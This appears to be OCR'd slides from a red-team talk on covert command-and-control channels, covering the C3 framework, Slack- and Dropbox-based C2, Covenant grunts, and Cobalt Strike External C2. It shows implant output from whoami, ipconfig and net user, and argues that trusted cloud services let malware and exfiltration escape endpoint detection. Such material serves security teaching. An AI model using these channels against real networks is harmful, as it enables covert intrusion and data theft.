2020-10-09 04:00:09	C:\Windows\System32\net.exe	C:\Windows\System32\net.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local	
2020-10-09 04:00:09	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local	
2020-10-09 03:59:52	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local	
2020-10-09 03:58:09	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local	
2020-10-09 03:57:52	C:\Windows\System32\cmd.exe	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	"C:\Windows\system32\cmd.exe"	.\OutlookC2Client.exe	wef.windomain.local	

INTRODUCTION TO C3



- C3 started as an “External C2” implementation, but is intended to be framework agnostic
- Design requirements
 - Enable rapid prototyping
 - Be dynamically adaptable
 - Allow chaining
 - Credits to William Knowles, Janusz Szmigielski & Nick Jones
 - Huge thanks to F-secure & mwrlabs for this awesome toolkit




C3 MAIN COMPONENTS



- Connector – connection between Gateway and the C2 Framework.
- Gateway – a main node which allows to set up other infrastructure around it
- Channel – a communication medium, by default we can use Slack or UNCShare.
- Relay – this is the payload of C3, however, it does not allow you to execute any commands.




CUSTOM COMMAND & CONTROL COMMUNICATION




- Primary means of extending C3; Intended to make it “modular”.
Has 2 types:
- **Channel Interface:**
 - The “path” to another relay
 - Function as what is commonly associated with the notion of a C2 channel (e.g http)
- **Implant Interface:**
 - The “path” to a framework implant (e.g a named pipe)

- Organizations are embracing the cloud based technology for collaboration and bots such as Slack
- Several security researchers have experimented with Slack as a C2 channel, creating "Slackor", Slack C2bot and Slackshell
- Legitimate applications and are frequently used to move files around
- Little risk that anti-virus or endpoint solutions will detect the infiltration of malicious code or the exfiltration of sensitive data



<https://www.praetorian.com/blog/using-slack-as-c2-channel-mitre-attack-web-service-t1102?edition=2019>

<https://github.com/praetorian-inc/slack-c2bot>



The screenshot shows a Slack conversation on the left and a Command Prompt window on the right. In the Slack channel, messages from 'myslackbot' and 'operator' are visible. The Command Prompt window displays the execution of the 'win_slack_implant.exe' file, which successfully sent messages to the Slack channel. The output of the implant includes commands like 'whoami' and 'ipconfig', along with their respective outputs.

```
myslackbot APP 12:38 PM Hello, ZRM5TYWmlgBrBeOe reporting for duty.
operator 12:38 PM ZRM5TYWmlgBrBeOe run whoami
myslackbot APP 12:40 PM desktop-mk2b59j\test
operator 12:40 PM ZRM5TYWmlgBrBeOe run ipconfig
myslackbot APP 12:44 PM Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::5dd3:9a49:8d1c:18b2%5
IPv4 Address. . . . . : 192.168.67.139
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.67.2
Ethernet adapter Npcap Loopback Adapter:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::54d:5e7d:4a43:ea6f%4
Autoconfiguration IPv4 Address. . . : 169.254.234.111
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :
Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected

C:\Users\Test\Downloads>win_slack_implant.exe
Message successfully sent to channel C5H6MC85T at 1554395907.001700
cmd:
whoami
output:
desktop-mk2b59j\test

Message successfully sent to channel C5H6MC85T at 1554396027.002100
cmd:
ipconfig
output:
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::5dd3:9a49:8d1c:18b2%5
IPv4 Address. . . . . : 192.168.67.139
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.67.2
Ethernet adapter Npcap Loopback Adapter:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::54d:5e7d:4a43:ea6f%4
Autoconfiguration IPv4 Address. . . : 169.254.234.111
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :
```

Executing the commands using the implant (**win_slack_implant.exe**)

Running "whoami" using slack against the compromised machine

<https://www.praetorian.com/blog/using-slack-as-c2-channel-mitre-attack-web-service-t1102?edition=2019>



actively...

June 19th, 2019

Jun 15th, 2019



July 10th, 2019



Roland 7:29 AM

joined #cyber-news along with 2 others.

Message #cyber-news



Gateway Selection

Gateways
guidem-c3-slack - 3d3854894870c670guidem-c3-s
slack

Network

Relays

Channels

Connectors

Peripherals

URL

http://loca

Port

5

Refresh Rate

2 seconds

Auto Update

ON

NEW GATEWAY

Covenant

Not secure | 127.0.0.1:7443/listener



Welcome, guidem! Logout

Dashboard

Listeners

Launchers

Grunts

Templates

Tasks

Taskings

Listeners

Listeners

Profiles

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
C3Bridge	Bridge	Active	10/8/2020 9:16:51 PM	127.0.0.1	8000

C3 CHANNEL – SLACK (ATTACKER)



Welcome, guidem! Logout

COVENANT

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users

Grunts

Name	Hostname	User	Integrity	LastCheckin	Status	Note	Template
458d2aa5ed	ws01	itadmin	High	10/8/2020 9:19:52 PM	Active		GruntSM


Page 1 of 1 1

>_ 458d2aa5ed X

```
[10/8/2020 9:18:16 PM UTC] WhoAmI completed  
(guidem) > whoami  
  
LABS\itadmin
```

```
[10/8/2020 9:18:57 PM UTC] ShellCmd completed  
(guidem) > shellcmd net user  
  
'\\10.10.98.5\share'  
CMD.EXE was started with the above path as the current directory.  
UNC paths are not supported. Defaulting to Windows directory.  
  
User accounts for \\ws01  
  
-----  
DefaultAccount Guest itadmin  
The command completed successfully.
```

- Dropbox has a rich and well documented API
- HTTPS enabled and trusted cloud service
- Therefore, Dropbox isn't categorized as a malicious domain right off the bat
- Cobaltstrike added External C2 feature to allow 3rd party programs to act as a communication layer between Cobalt Strike and its Beacon payload




The image shows two screenshots. The left screenshot is a 'My apps' page from the CobaltStrike interface, displaying a single application named 'guidem-drop'. It shows the app folder name as 'guidem-drop', status as 'Development', and permission type as 'Scoped App (App Folder)'. The right screenshot shows a terminal session titled 'DROPBOXC2' with the following text:
[*] DropboxC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.2.4
[*][CONFIG] Using Dropbox API access token from configuration file
[SETUP] Enter the master password used to encrypt all data between the agents and the controller:
[+] Derived master key from password: [Gcgno+o/iVwZ63PSIj15j3Q==]
You can save it in the config file to reuse it automatically next time
[+] Creating [./incoming] directory for incoming files
[*] Starting Polling thread
Agent ID Status Last Beacon (UTC) Wake Up time (UTC)

